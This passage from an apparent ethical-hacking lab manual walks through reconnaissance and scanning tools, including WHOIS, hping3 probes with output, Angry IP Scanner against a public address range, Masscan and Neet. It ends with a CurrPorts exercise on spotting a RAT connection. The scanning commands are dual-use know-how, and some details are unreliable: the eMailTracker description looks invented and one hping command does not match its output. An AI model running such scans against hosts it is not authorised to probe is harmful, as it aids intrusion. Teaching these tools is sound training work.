
- Registrant information
- Registrant Organization
- Registrant Country
- Domain name server information
- IP Address
- IP location
- ASN
- Domain Status
- WHOIS history
- IP history,
- Registrar history,
- Hosting history

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to <https://whois.domaintools.com> can enter the targeted URL for whois lookup information



vii. Smart Whois


You can download software “SmartWhois” from www.tamos.com for Whois lookup as shown in the figure below: -




viii. eMailTracker Pro

eMailTrackerPro is a Windows based email tracker that can be used to monitor employees, senders and recipients. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spamwasher) to quickly identify where a computer has been and how it has been used.




Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports



ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool



Scanning Tool for Mobile



b. Scan the network using the following tools:

i. Hping2 / Hping3


Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols. Using Hping, the following parameters can be performed: -

- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others

Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

- To create an ACK packet:


```
root@kali:~# hping3 -A 192.168.0.1
```



```
root@kali:~# hping3 -A 192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): A set, 40 headers + 0 data bytes
len=46 ip=192.168.0.1 ttl=128 DF id=24596 sport=0 flags=R seq=0 win=0 rtt=7.8 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24597 sport=0 flags=R seq=1 win=0 rtt=3.7 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24598 sport=0 flags=R seq=2 win=0 rtt=3.5 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24599 sport=0 flags=R seq=3 win=0 rtt=3.4 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24600 sport=0 flags=R seq=4 win=0 rtt=7.3 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24601 sport=0 flags=R seq=5 win=0 rtt=7.2 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24602 sport=0 flags=R seq=6 win=0 rtt=7.1 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24603 sport=0 flags=R seq=7 win=0 rtt=7.0 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24604 sport=0 flags=R seq=8 win=0 rtt=6.9 ms
len=46 ip=192.168.0.1 ttl=128 DF id=24605 sport=0 flags=R seq=9 win=0 rtt=6.7 ms
^C
--- 192.168.0.1 ping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.4/6.1/7.8 ms
root@kali:~#
```

- To create SYN scan against different ports:


```
root@kali:~# hping3 -S 1-600 -S 192.168.0.1
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -8 1-600 -S 10.10.50.202
Scanning 10.10.50.202 (10.10.50.202), port 1-600
600 ports to scan, use -V to see all the replies
+---+-----+---+-----+---+
|port| serv name | flags |ttl| id | win | len |
+---+-----+---+-----+---+
135 loc-srv : .S..A... 128 30572 8192 46
139 netbios-ssn: .S..A... 128 31596 8192 46
445 microsoft-d: .S..A... 128 35180 8192 46
554 rtsp : .S..A... 128 44652 8192 46
All replies received. Done.
Not responding ports:
root@kali:~#
```

- To create a packet with FIN, URG, and PSH flags sets


```
root@kali:~# hping3 -F -P -U 10.10.50.202
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# hping3 -F -P -U 10.10.50.202
HPING 10.10.50.202 (eth0 10.10.50.202): FPU set, 40 headers + 0 data bytes
len=46 ip=10.10.50.202 ttl=128 DF id=28237 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28238 sport=0 flags=RA seq=1 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28239 sport=0 flags=RA seq=2 win=0 rtt=3.5 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28240 sport=0 flags=RA seq=3 win=0 rtt=3.4 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28241 sport=0 flags=RA seq=4 win=0 rtt=3.3 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28242 sport=0 flags=RA seq=5 win=0 rtt=3.2 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28243 sport=0 flags=RA seq=6 win=0 rtt=7.1 ms
^C
-- 10.10.50.202 hping statistic --
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 3.2/4.0/7.1 ms
root@kali:~#
```

ii. Advanced IP Scanner

Advanced IP Scanner is a fast and powerful network scanner with a user-friendly interface. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.



iii. Angry IP Scanner

Angry IP Scanner (or simply ipscan) is an open-source and cross-platform network scanner designed to be fast and simple to use. It scans IP addresses and ports as well as has many other features.

It is widely used by network administrators and just curious users around the world, including large and small enterprises, banks, and government agencies.

It runs on Linux, Windows, and Mac OS X, possibly supporting other platforms as well.

IP Range - Angry IP Scanner				
Scan Go to Commands Favorites Tools Help				
IP Range:	195.80.116.0	to	195.80.116.255	IP Range
Hostname:	e-estonia.com	IP	/24	Start
IP	Ping	Hostname	Ports [3+]	Web detect
195.80.116.226	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.227	9 ms	[n/a]	80,443	Resin/4.0.37
195.80.116.228	10 ms	[n/a]	80,443	[n/a]
195.80.116.229	9 ms	[n/a]	80,443	Apache
195.80.116.230	13 ms	mx3.rmk.ee	[n/a]	[n/a]
195.80.116.231	10 ms	mx4.rmk.ee	[n/a]	[n/a]
195.80.116.232	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.233	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.234	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.235	9 ms	[n/a]	80,443	[n/a]
195.80.116.236	[n/a]	[n/s]	[n/s]	[n/s]
195.80.116.237	[n/a]	[n/s]	[n/s]	[n/s]

iv. Masscan

MASSCAN is TCP port scanner which transmits SYN packets asynchronously and produces results similar to nmap, the most famous port scanner. Internally, it operates more like scanrand, unicornscan, and ZMap, using asynchronous transmission. It's a flexible utility that allows arbitrary address and port ranges.

Scan for a selection of ports (-p22,80,445) across a given subnet (192.168.1.0/24):
root@kali:~# masscan -p22,80,445 192.168.1.0/24

```
Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2014-05-13 21:35:12 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
Discovered open port 22/tcp on 192.168.1.217
Discovered open port 445/tcp on 192.168.1.220
Discovered open port 80/tcp on 192.168.1.230
```

v. NEET

Neet is a flexible, multi-threaded tool for network penetration testing. It runs on Linux and coordinates the use of numerous other open-source network tools, with the aim of gathering as much network information as possible in clear, easy-to-use formats. The core scanning engine finds and identifies network services, the modules test or enumerate those services, and the Neet Shell provides an integrated environment for processing the results and exploiting known vulnerabilities. As such, it sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated vulnerability assessment (VA) tool. It has many options which allow the user to tune the test parameters for network scanning in the most efficient and practical way.

```

root@r00t-Q470C-500P4C: ~/Ktplot/neet 148x51
NEET(1)                                         User Manuals                                         NEET(1)

NAME
    NEET - Network Enumeration and Exploitation Tool

SYNOPSIS
    neet [OPTIONS] <TARGETS> [<TARGET RANGE>, <TARGET RANGE> ...]

DESCRIPTION
    neet is a flexible, multi-threaded network penetration test tool which sits somewhere between manually running your own port scans and subsequent tests, and running a fully automated VA tool. It allows the user to fine-tune the test parameters, and is extensible by means of test modules and plugins. A shell ( neetsh(1) ) is included to help make sense of the results more quickly, and is also used to control the built-in exploitation framework and other aspects of the test.

ADDRESS and PORT SPECIFICATION
    IP addresses can be specified in a couple of ways - range notation (192.168.1.1-254) or CIDR notation (192.168.1.0/24). CIDR notation will automatically exclude the network and broadcast addresses. Nested ranges are also accepted - 192.168.1.10-1.20 for example.

    Port ranges can be included and excluded, and specified in comma and hyphen-separated form. For example, 1,2,3,4-20,50-60,61-70 is acceptable (though inefficient), and will be internally mapped by neet to 1-20,50-70. The default ranges are 1-65535 for TCP scans, and 1-10000 for UDP. Specification of an initial inclusive range on the command line will override these defaults; -t 1-5000 will change the TCP scan range from 1-65535 to 1-5000 for example. Further specifications will then add to this range; -t 6000-8000,10000-11000 will make the total TCP scan range equal to 1-5000,6000-8000,10000-11000.

OPTIONS
    The options and target hosts can be specified in any order. The only rules are that parameters must immediately follow those options which require them, and that targets can be specified by IP address only - no hostnames will be accepted.

    -h, --help
        Displays usage information.

    Target HOST Specification

    -X, --exclude-host <IP_Range>
        Exclude this IP address range (may be specified more than once).

    -f, --include-hosts <File>
        Specify file containing a list of target IP addresses (may be specified more than once).

    -F, --exclude-hosts <File>
        Specify file containing a list of target IP addresses to be excluded (may be specified more than once).

    -L, --list-targets
        Print the list of targets to STDOUT, then exit.

    -O, --exclude-os
        Exclude hosts detected as running the specified operating system (may be specified more than once).

    Target and Service DISCOVERY

Manual page neet(1) line 1/200 23% (press h for help or q to quit)

```

vi. CurrPorts


Case Study: Using the Previous lab, we are going to re-execute HTTP Remote Access Trojan (RAT) on Windows 12 machine (10.10.50.211) and observed the TCP/IP connections to detect and kill the connection.

Topology:



Configuration:

- Run the application **Currports** on Windows Server 2016 and observe the processes.



2. Run the HTTP Trojan created in the previous lab

The screenshot shows the NirSoft CurrPorts application window. The title bar reads "CurrPorts". The menu bar includes File, Edit, View, Options, and Help. The main table displays the following data:


Process Name	Process ID	Protocol	Local Port	Local Port Range	Local Address	Remote IP	Remote Port
